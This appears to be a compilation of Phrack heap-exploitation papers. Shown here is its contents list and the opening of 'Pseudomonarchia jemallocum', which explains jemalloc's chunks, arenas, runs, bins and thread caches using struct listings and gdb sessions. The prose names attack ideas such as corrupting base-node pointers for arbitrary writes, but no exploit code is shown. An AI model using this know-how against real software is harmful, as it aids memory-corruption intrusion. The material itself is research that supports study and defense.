PHRACK HEAP HACKING

Contents

1. Pseudomonarchia jemallocum – argp, huku 3

2. The House Of Lore: Reloaded - blackngel 53

3. Malloc des-maleficarum - blackngel........ 99

4. Yet another free() exploitation technique - huku 145

5. The use of set_head to defeat the wilderness – g463 169

6. OS X heap exploitation techniques - nemo 209

7. Advanced Doug lea's malloc exploits - jp 227

8. The Malloc Maleficarum - Phantasmal Phantasmagoria 269

9. Exploiting The Wilderness - Phantasmal Phantasmagoria 288

1. Pseudomonarchia jemallocum - argp, huku

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x0a of 0x13

```
|=-----------------------------------------------------------------------=|
|=-------------------=[ Pseudomonarchia jemallocum ]=--------------------=|
|=-----------------------------------------------------------------------=|
|=---------------=[ The false kingdom of jemalloc, or ]=------------------|
|=-----------=[ On exploiting the jemalloc memory manager ]=-------------=|
|=-----------------------------------------------------------------------=|
|=------------------------=[    argp | huku    ]=------------------------=|
|=--------------------=[  {argp,huku}@grhack.net  ]=---------------------=|
|=-----------------------------------------------------------------------=|
```

--[Table of contents

1 - Introduction
  1.1 - Thousand-faced jemalloc
2 - jemalloc memory allocator overview
  2.1 - Basic structures
    2.1.1 - Chunks (arena_chunk_t)
    2.1.2 - Arenas (arena_t)
    2.1.3 - Runs (arena_run_t)
    2.1.4 - Regions/Allocations
    2.1.5 - Bins (arena_bin_t)
    2.1.6 - Huge allocations
    2.1.7 - Thread caches (tcache_t)
    2.1.8 - Unmask jemalloc
  2.2 - Algorithms
3 - Exploitation tactics
  3.1 - Adjacent region corruption
  3.2 - Heap manipulation
  3.3 - Metadata corruption
    3.3.1 - Run (arena_run_t)
    3.3.2 - Chunk (arena_chunk_t)
    3.3.3 - Thread caches (tcache_t)
4 - A real vulnerability
5 - Future work
6 - Conclusion
7 - References
8 - Code

--[1 - Introduction

In this paper we investigate the security of the jemalloc allocator
in both theory and practice. We are particularly interested in the
exploitation of memory corruption bugs, so our security analysis will
be biased towards that end.

jemalloc is a userland memory allocator. It provides an implementation
for the standard malloc(3) interface for dynamic memory management. It
was written by Jason Evans (hence the 'je') for FreeBSD since there
was a need for a high performance, SMP-enabled memory allocator for
libc. After that, jemalloc was also used by the Mozilla Firefox browser
as its internal dedicated custom memory allocator.

All the above have led to a few versions of jemalloc that are very

similar but not exactly the same. To summarize, there are three different widely used versions of jemalloc: 1) the standalone version [JESA], 2) the version in the Mozilla Firefox web browser [JEMF], and 3) the FreeBSD libc [JEFB] version.

The exploitation vectors we investigate in this paper have been tested on the jemalloc versions presented in subsection 1.1, all on the x86 platform. We assume basic knowledge of x86 and a general familiarity with userland malloc() implementations, however these are not strictly required.

----[1.1 - Thousand-faced jemalloc

There are so many different jemalloc versions that we almost went crazy double checking everything in all possible platforms. Specifically, we tested the latest standalone jemalloc version (2.2.3 at the time of this writing), the version included in the latest FreeBSD libc (8.2-RELEASE), and the Mozilla Firefox web browser version 11.0. Furthermore, we also tested the Linux port of the FreeBSD malloc(3) implementation (jemalloc_linux_20080828a in the accompanying code archive) [JELX].

--[2 - jemalloc memory allocator overview

The goal of this section is to provide a technical overview of the jemalloc memory allocator. However, it is not all-inclusive. We will only focus on the details that are useful for understanding the exploitation attacks against jemalloc analyzed in the next section. The interested reader can look in [JE06] for a more academic treatment of jemalloc (including benchmarks, comparisons with other allocators, etc).


Before we start our analysis we would like to point out that jemalloc (as well as other malloc implementations) does not implement concepts like 'unlinking' or 'frontlinking' which have proven to be catalytic for the exploitation of dlmalloc and Microsoft Windows allocators. That said, we would like to stress the fact that the attacks we are going to present do not directly achieve a write-4-anywhere primitive. We, instead, focus on how to force malloc() (and possibly realloc()) to return a chunk that will most likely point to an already initialized memory region, in hope that the region in question may hold objects important for the functionality of the target application (C++ VPTRs, function pointers, buffer sizes and so on). Considering the various anti-exploitation countermeasures present in modern operating systems (ASLR, DEP and so on), we believe that such an outcome is far more useful for an attacker than a 4 byte overwrite.

jemalloc, as a modern memory allocator should, recognizes that minimal page utilization is no longer the most critical feature. Instead it focuses on enhanced performance in retrieving data from the RAM. Based on the principle of locality which states that items that are allocated together are also used together, jemalloc tries to situate allocations contiguously in memory. Another fundamental design choice of jemalloc is its support for SMP systems and multi-threaded applications by trying to avoid lock contention problems between many simultaneously running threads. This is achieved by using many 'arenas' and the first time a thread calls into the memory allocator (for example by calling malloc(3)) it is associated with a specific arena. The assignment of threads to arenas happens with three possible algorithms: 1) with a simple hashing on the thread's ID if TLS is available 2) with a simple builtin linear congruential pseudo random number generator in case MALLOC_BALANCE is defined and TLS is not available 3) or with the traditional round-robin

algorithm. For the later two cases, the association between a thread
and an arena doesn't stay the same for the whole life of the thread.

Continuing our high-level overview of the main jemalloc structures
before we dive into the details in subsection 2.1, we have the concept of
'chunks'. jemalloc divides memory into chunks, always of the same size,
and uses these chunks to store all of its other data structures (and
user-requested memory as well). Chunks are further divided into 'runs'
that are responsible for requests/allocations up to certain sizes. A run
keeps track of free and used 'regions' of these sizes. Regions are the
heap items returned on user allocations (e.g. malloc(3) calls). Finally,
each run is associated with a 'bin'. Bins are responsible for storing
structures (trees) of free regions.

The following diagram illustrates in an abstract manner the relationships
between the basic building blocks of jemalloc.



----[2.1 - Basic structures

In the following paragraphs we analyze in detail the basic jemalloc
structures. Familiarity with these structures is essential in order to
begin our understanding of the jemalloc internals and proceed to the
exploitation step.

------[2.1.1 - Chunks (arena_chunk_t)

If you are familiar with Linux heap exploitation (and more precisely with
dlmalloc internals) you have probably heard of the term 'chunk' before. In
dlmalloc, the term 'chunk' is used to denote the memory regions returned
by malloc(3) to the end user. We hope you get over it soon because when it
comes to jemalloc the term 'chunk' is used to describe big virtual memory
regions that the memory allocator conceptually divides available memory
into. The size of the chunk regions may vary depending on the jemalloc
variant used. For example, on FreeBSD 8.2-RELEASE, a chunk is a 1 MB region
(aligned to its size), while on the latest FreeBSD (in CVS at the time of

this writing) a jemalloc chunk is a region of size 2 MB. Chunks are the highest abstraction used in jemalloc's design, that is the rest of the structures described in the following paragraphs are actually placed within a chunk somewhere in the target's memory.

The following are the chunk sizes in the jemalloc variants we have examined:

jemalloc variant	Chunk size
FreeBSD 8.2-RELEASE	1 MB
Standalone v2.2.3	4 MB
jemalloc_linux_20080828a	1 MB
Mozilla Firefox v5.0	1 MB
Mozilla Firefox v7.0.1	1 MB
Mozilla Firefox v11.0	1 MB

An area of jemalloc managed memory divided into chunks looks like the following diagram. We assume a chunk size of 4 MB; remember that chunks are aligned to their size. The address 0xb7000000 does not have a particular significance apart from illustrating the offsets between each chunk.

```
+-------------------------------------------------------------------------+
|         Chunk alignment         |            Chunk content              |
+-------------------------------------------------------------------------+
| Chunk #1 starts at: 0xb7000000 [  Arena                                 ]
| Chunk #2 starts at: 0xb7400000 [  Arena                                 ]
| Chunk #3 starts at: 0xb7800000 [  Arena                                 ]
| Chunk #4 starts at: 0xb7c00000 [  Arena                                 ]
| Chunk #5 starts at: 0xb8000000 [  Huge allocation region, see below     ]
| Chunk #6 starts at: 0xb8400000 [  Arena                                 ]
| Chunk #7 starts at: 0xb8800000 [  Huge allocation region                ]
| Chunk #8 starts at: 0xb8c00000 [  Huge allocation region                ]
| Chunk #9 starts at: 0xb9000000 [  Arena                                 ]
+-------------------------------------------------------------------------+
```

Huge allocation regions are memory regions managed by jemalloc chunks that satisfy huge malloc(3) requests. Apart from the huge size class, jemalloc also has the small/medium and large size classes for end user allocations (both managed by arenas). We analyze jemalloc's size classes of regions in subsection 2.1.4.

Chunks are described by 'arena_chunk_t' structures (taken from the standalone version of jemalloc; we have added and removed comments in order to make things more clear):

```
[2-1]

typedef struct arena_chunk_s arena_chunk_t;
struct arena_chunk_s
{
    /* The arena that owns this chunk. */
    arena_t *arena;

    /* A list of the corresponding arena's dirty chunks. */
    ql_elm(arena_chunk_t) link_dirty;

    /*
     * Whether this chunk contained at some point one or more dirty pages.
     */
    bool dirtied;

    /* This chunk's number of dirty pages. */
    size_t ndirty;

    /*
     * A chunk map element corresponds to a page of this chunk. The map
     * keeps track of free and large/small regions.
     */
    arena_chunk_map_t map[];
};
```

The main use of chunk maps in combination with the memory alignment of the chunks is to enable constant time access to the management metadata of free and large/small heap allocations (regions).

------[2.1.2 - Arenas (arena_t)

An arena is a structure that manages the memory areas jemalloc divides into chunks. Arenas can span more than one chunk, and depending on the size of the chunks, more than one page as well. As we have already mentioned, arenas are used to mitigate lock contention problems between threads. Therefore, allocations and deallocations from a thread always happen on the same arena. Theoretically, the number of arenas is in direct relation to the need for concurrency in memory allocation. In practice the number of arenas depends on the jemalloc variant we deal with. For example, in Firefox's jemalloc there is only one arena. In the case of single-CPU systems there is also only one arena. In SMP systems the number of arenas is equal to either two (in FreeBSD 8.2) or four (in the standalone variant) times the number of available CPU cores. Of course, there is always at least one arena.

Debugging the standalone variant with gdb:

```
gdb $ print ncpus
$86 = 0x4
gdb $ print narenas
$87 = 0x10
```

Arenas are the central jemalloc data structures as they are used to manage the chunks (and the underlying pages) that are responsible for the small and large allocation size classes. Specifically, the arena structure is defined as follows:

[2-2]

```
typedef struct arena_s arena_t;
struct arena_s
{
    /* This arena's index in the arenas array. */
    unsigned ind;

    /* Number of threads assigned to this arena. */
    unsigned nthreads;

    /* Mutex to protect certain operations. */
    malloc_mutex_t lock;

    /*
     * Chunks that contain dirty pages managed by this arena. When jemalloc
     * requires new pages these are allocated first from the dirty pages.
     */
    ql_head(arena_chunk_t) chunks_dirty;

    /*
     * Each arena has a spare chunk in order to cache the most recently
     * freed chunk.
     */
    arena_chunk_t *spare;

    /* The number of pages in this arena's active runs. */
    size_t nactive;

    /* The number of pages in unused runs that are potentially dirty. */
    size_t ndirty;

    /* The number of pages this arena's threads are attempting to purge. */
    size_t npurgatory;

    /*
     * Ordered tree of this arena's available clean runs, i.e. runs
     * associated with clean pages.
     */
    arena_avail_tree_t runs_avail_clean;

    /*
     * Ordered tree of this arena's available dirty runs, i.e. runs
     * associated with dirty pages.
     */
    arena_avail_tree_t runs_avail_dirty;

    /*
     * Bins are used to store structures of free regions managed by this
     * arena.
     */
    arena_bin_t bins[];
};
```

All in all a fairly simple structure. As it is clear from the above structure, the allocator contains a global array of arenas and an unsigned integer representing the number of these arenas:

```
arena_t     **arenas;
unsigned    narenas;
```

And using gdb we can see the following:

```
gdb $ x/x arenas
0xb7800cc0: 0xb7800740
gdb $ print arenas[0]
$4 = (arena_t *) 0xb7800740
gdb $ x/x &narenas
0xb7fdfdc4 <narenas>:   0x00000010
```

At 0xb7800740 we have 'arenas[0]', that is the first arena, and at 0xb7fdfdc4 we have the number of arenas, i.e 16.

------[2.1.3 - Runs (arena_run_t)

Runs are further memory denominations of the memory divided by jemalloc into chunks. Runs exist only for small and large allocations (see subsection 2.1.1), but not for huge allocations. In essence, a chunk is broken into several runs. Each run is actually a set of one or more contiguous pages (but a run cannot be smaller than one page). Therefore, they are aligned to multiples of the page size. The runs themselves may be non-contiguous but they are as close as possible due to the tree search heuristics implemented by jemalloc.

The main responsibility of a run is to keep track of the state (i.e. free or used) of end user memory allocations, or regions as these are called in jemalloc terminology. Each run holds regions of a specific size (however within the small and large size classes as we have mentioned) and their state is tracked with a bitmask. This bitmask is part of a run's metadata; these metadata are defined with the following structure:

[2-3]

```
typedef struct arena_run_s arena_run_t;
struct arena_run_s
{
    /*
     * The bin that this run is associated with. See 2.1.5 for details on
     * the bin structures.
     */
    arena_bin_t *bin;

    /*
     * The index of the next region of the run that is free. On the FreeBSD
     * and Firefox flavors of jemalloc this variable is named regs_minelm.
     */
    uint32_t nextind;

    /* The number of free regions in the run. */
    unsigned nfree;

    /*
     * Bitmask for the regions in this run. Each bit corresponds to one
```

```
     * region. A 0 means the region is used, and an 1 bit value that the
     * corresponding region is free. The variable nextind (or regs_minelm
     * on FreeBSD and Firefox) is the index of the first non-zero element
     * of this array.
     */
    unsigned regs_mask[];
};
```

Don't forget to re-read the comments ;)

------[2.1.4 - Regions/Allocations

In jemalloc the term 'regions' applies to the end user memory areas returned by malloc(3). As we have briefly mentioned earlier, regions are divided into three classes according to their size, namely a) small/medium, b) large and c) huge.

Huge regions are considered those that are bigger than the chunk size minus the size of some jemalloc headers. For example, in the case that the chunk size is 4 MB (4096 KB) then a huge region is an allocation greater than 4078 KB. Small/medium are the regions that are smaller than a page. Large are the regions that are smaller than the huge regions (chunk size minus some headers) and also larger than the small/medium regions (page size).

Huge regions have their own metadata and are managed separately from small/medium and large regions. Specifically, they are managed by a global to the allocator red-black tree and they have their own dedicated and contiguous chunks. Large regions have their own runs, that is each large allocation has a dedicated run. Their metadata are situated on the corresponding arena chunk header. Small/medium regions are placed on different runs according to their specific size. As we have seen in 2.1.3, each run has its own header in which there is a bitmask array specifying the free and the used regions in the run.

In the standalone flavor of jemalloc the smallest run is that for regions of size 4 bytes. The next run is for regions of size 8 bytes, the next for 16 bytes, and so on.

When we do not mention it specifically, we deal with small/medium and large region classes. We investigate the huge region size class separately in subsection 2.1.6.

------[2.1.5 - Bins (arena_bin_t)

Bins are used by jemalloc to store free regions. Bins organize the free regions via runs and also keep metadata about their regions, like for example the size class, the total number of regions, etc. A specific bin may be associated with several runs, however a specific run can only be associated with a specific bin, i.e. there is an one-to-many correspondence between bins and runs. Bins have their associated runs organized in a tree.

Each bin has an associated size class and stores/manages regions of this size class. A bin's regions are managed and accessed through the bin's runs. Each bin has a member element representing the most recently used run of the bin, called 'current run' with the variable name runcur. A bin also has a tree of runs with available/free regions. This tree is used when the current run of the bin is full, that is it doesn't have any free regions.

A bin structure is defined as follows:

[2-4]

```
typedef struct arena_bin_s arena_bin_t;
struct arena_bin_s
{
    /*
     * Operations on the runs (including the current run) of the bin
     * are protected via this mutex.
     */
    malloc_mutex_t lock;

    /*
     * The current run of the bin that manages regions of this bin's size
     * class.
     */
    arena_run_t *runcur;

    /*
     * The tree of the bin's associated runs (all responsible for regions
     * of this bin's size class of course).
     */
    arena_run_tree_t runs;

    /* The size of this bin's regions. */
    size_t reg_size;

    /*
     * The total size of a run of this bin. Remember that each run may be
     * comprised of more than one pages.
     */
    size_t run_size;

    /* The total number of regions in a run of this bin. */
    uint32_t nregs;

    /*
     * The total number of elements in the regs_mask array of a run of this
     * bin. See 2.1.3 for more information on regs_mask.
     */
    uint32_t regs_mask_nelms;

    /*
     * The offset of the first region in a run of this bin. This can be
     * non-zero due to alignment requirements.
     */
    uint32_t reg0_offset;
};
```

As an example, consider the following three allocations and that the jemalloc flavor under investigation has 2 bytes as the smallest possible allocation size (file test-bins.c in the code archive, example run on FreeBSD):

```
one = malloc(2);
two = malloc(8);
three = malloc(16);
```

Using gdb let's explore jemalloc's structures. First let's see the runs that the above allocations created in their corresponding bins:

```
gdb $ print arenas[0].bins[0].runcur
$25 = (arena_run_t *) 0xb7d01000
gdb $ print arenas[0].bins[1].runcur
$26 = (arena_run_t *) 0x0
gdb $ print arenas[0].bins[2].runcur
$27 = (arena_run_t *) 0xb7d02000
gdb $ print arenas[0].bins[3].runcur
$28 = (arena_run_t *) 0xb7d03000
gdb $ print arenas[0].bins[4].runcur
$29 = (arena_run_t *) 0x0
```


Now let's see the size classes of these bins:

```
gdb $ print arenas[0].bins[0].reg_size
$30 = 0x2
gdb $ print arenas[0].bins[1].reg_size
$31 = 0x4
gdb $ print arenas[0].bins[2].reg_size
$32 = 0x8
gdb $ print arenas[0].bins[3].reg_size
$33 = 0x10
gdb $ print arenas[0].bins[4].reg_size
$34 = 0x20
```

We can see that our three allocations of sizes 2, 8 and 16 bytes resulted in jemalloc creating runs for these size classes. Specifically, 'bin[0]' is responsible for the size class 2 and its current run is at 0xb7d01000, 'bin[1]' is responsible for the size class 4 and doesn't have a current run since no allocations of size 4 were made, 'bin[2]' is responsible for the size class 8 with its current run at 0xb7d02000, and so on. In the code archive you can find a Python script for gdb named unmask_jemalloc.py for easily enumerating the size of bins and other internal information in the various jemalloc flavors (see 2.1.8 for a sample run).

At this point we should mention that in jemalloc an allocation of zero bytes (that is a malloc(0) call) will return a region of the smallest size class; in the above example a region of size 2. The smallest size class depends on the flavor of jemalloc. For example, in the standalone flavor it is 4 bytes.

The following diagram summarizes our analysis of jemalloc up to this point:



```
------[ 2.1.6 - Huge allocations
```

Huge allocations are not very interesting for the attacker but they are an integral part of jemalloc which may affect the exploitation process. Simply put, huge allocations are represented by 'extent_node_t' structures that are ordered in a global red black tree which is common to all threads.

```
[2-7]

/* Tree of extents. */
typedef struct extent_node_s extent_node_t;
struct extent_node_s {
    #ifdef MALLOC_DSS
        /* Linkage for the size/address-ordered tree. */
        rb_node(extent_node_t) link_szad;
    #endif

    /* Linkage for the address-ordered tree. */
    rb_node(extent_node_t) link_ad;

    /* Pointer to the extent that this tree node is responsible for. */
    void *addr;

    /* Total region size. */
    size_t size;
};
typedef rb_tree(extent_node_t) extent_tree_t;
```

The 'extent_node_t' structures are allocated in small memory regions called base nodes. Base nodes do not affect the layout of end user heap allocations since they are served either by the DSS or by individual memory mappings acquired by 'mmap()'. The actual method used to allocate free space depends on how jemalloc was compiled with 'mmap()' being the default.

```
/* Allocate an extent node with which to track the chunk. */
node = base_node_alloc();
...

ret = chunk_alloc(csize, zero);
...

/* Insert node into huge. */
node->addr = ret;
node->size = csize;
...

malloc_mutex_lock(&huge_mtx);
extent_tree_ad_insert(&huge, node);
```

The most interesting thing about huge allocations is the fact that free base nodes are kept in a simple array of pointers called 'base_nodes'. The aforementioned array, although defined as a simple pointer, it's handled as if it was a two dimensional array holding pointers to available base nodes.

```
static extent_node_t *base_nodes;
...

static extent_node_t *
base_node_alloc(void)
{
    extent_node_t *ret;

    malloc_mutex_lock(&base_mtx);
    if (base_nodes != NULL) {
        ret = base_nodes;
        base_nodes = *(extent_node_t **)ret;
        ...
    }
    ...
}

static void
base_node_dealloc(extent_node_t *node)
{
    malloc_mutex_lock(&base_mtx);
    *(extent_node_t **)node = base_nodes;
    base_nodes = node;
    ...
}
```

Taking into account how 'base_node_alloc()' works, it's obvious that if an attacker corrupts the pages that contain the base node pointers, she can force jemalloc to use an arbitrary address as a base node pointer. This itself can lead to interesting scenarios but they are out of the scope of this article since the chances of achieving something like this are quite low. Nevertheless, a quick review of the code reveals that one may be able to achieve this goal by forcing huge allocations once she controls the physically last region of an arena. The attack is possible if and only if the mappings that will hold the base pointers are allocated right after the attacker controlled region.

A careful reader would have noticed that if an attacker manages to pass a controlled value as the first argument to 'base_node_dealloc()' she can get a '4bytes anywhere' result. Unfortunately, as far as the authors can see, this is possible only if the global red black tree holding the huge allocations is corrupted. This situation is far more difficult to achieve than the one described in the previous paragraph. Nevertheless, we would really like to hear from anyone that manages to do so.

------[2.1.7 - Thread caches (tcache_t)

In the previous paragraphs we mentioned how jemalloc allocates new arenas at will in order to avoid lock contention. In this section we will focus on the mechanisms that are activated on multicore systems and multithreaded programs.

Let's set the following straight:

1) A multicore system is the reason jemalloc allocates more than one arena. On a unicore system there's only one available arena, even on multithreaded applications. However, the Firefox jemalloc variant has just one arena hardcoded, therefore it has no thread caches.

2) On a multicore system, even if the target application runs on a single thread, more than one arenas are used.

No matter what the number of cores on the system is, a multithreaded application utilizing jemalloc will make use of the so called 'magazines' (also called 'tcaches' on newer versions of jemalloc). Magazines (tcaches) are thread local structures used to avoid thread blocking problems. Whenever a thread wishes to allocate a memory region, jemalloc will use those thread specific data structures instead of following the normal code path.

```
void *
arena_malloc(arena_t *arena, size_t size, bool zero)
{
    ...

    if (size <= bin_maxclass) {
#ifdef MALLOC_MAG
        if (__isthreaded && opt_mag) {
            mag_rack_t *rack = mag_rack;
            if (rack == NULL) {
                rack = mag_rack_create(arena);
                ...

                return (mag_rack_alloc(rack, size, zero));
            }
            else
#endif
                return (arena_malloc_small(arena, size, zero));
        }
        ...
}
```

The 'opt_mag' variable is true by default. The variable '__isthreaded' is exported by 'libthr', the pthread implementation for FreeBSD and is set to 1 on a call to 'pthread_create()'. Obviously, the rest of the details are out of the scope of this article.

In this section we will analyze thread magazines, but the exact same principles apply on the tcaches (the change in the nomenclature is probably the most notable difference between them).

The behavior of thread magazines is affected by the following macros that are _defined_:

  MALLOC_MAG - Make use of thread magazines.


  MALLOC_BALANCE - Balance arena usage using a simple linear random number generator (have a look at 'choose_arena()').

The following constants are _undefined_:

  NO_TLS - TLS _is_ available on __i386__

Furthermore, 'opt_mag', the jemalloc runtime option controlling thread magazine usage, is, as we mentioned earlier, enabled by default.

The following figure depicts the relationship between the various thread magazines' structures.



The core of the aforementioned thread local metadata is the 'mag_rack_t'. A 'mag_rack_t' is a simplified equivalent of an arena. It is composed of a single array of 'bin_mags_t' structures. Each thread in a program is associated with a private 'mag_rack_t' which has a lifetime equal to the application's.

```
typedef struct mag_rack_s mag_rack_t;
struct mag_rack_s {
    bin_mags_t bin_mags[1]; /* Dynamically sized. */
};
```

Bins belonging to magazine racks are represented by 'bin_mags_t' structures (notice the plural form).

```
/*
 * Magazines are lazily allocated, but once created, they remain until the
 * associated mag_rack is destroyed.
 */
typedef struct bin_mags_s bin_mags_t;
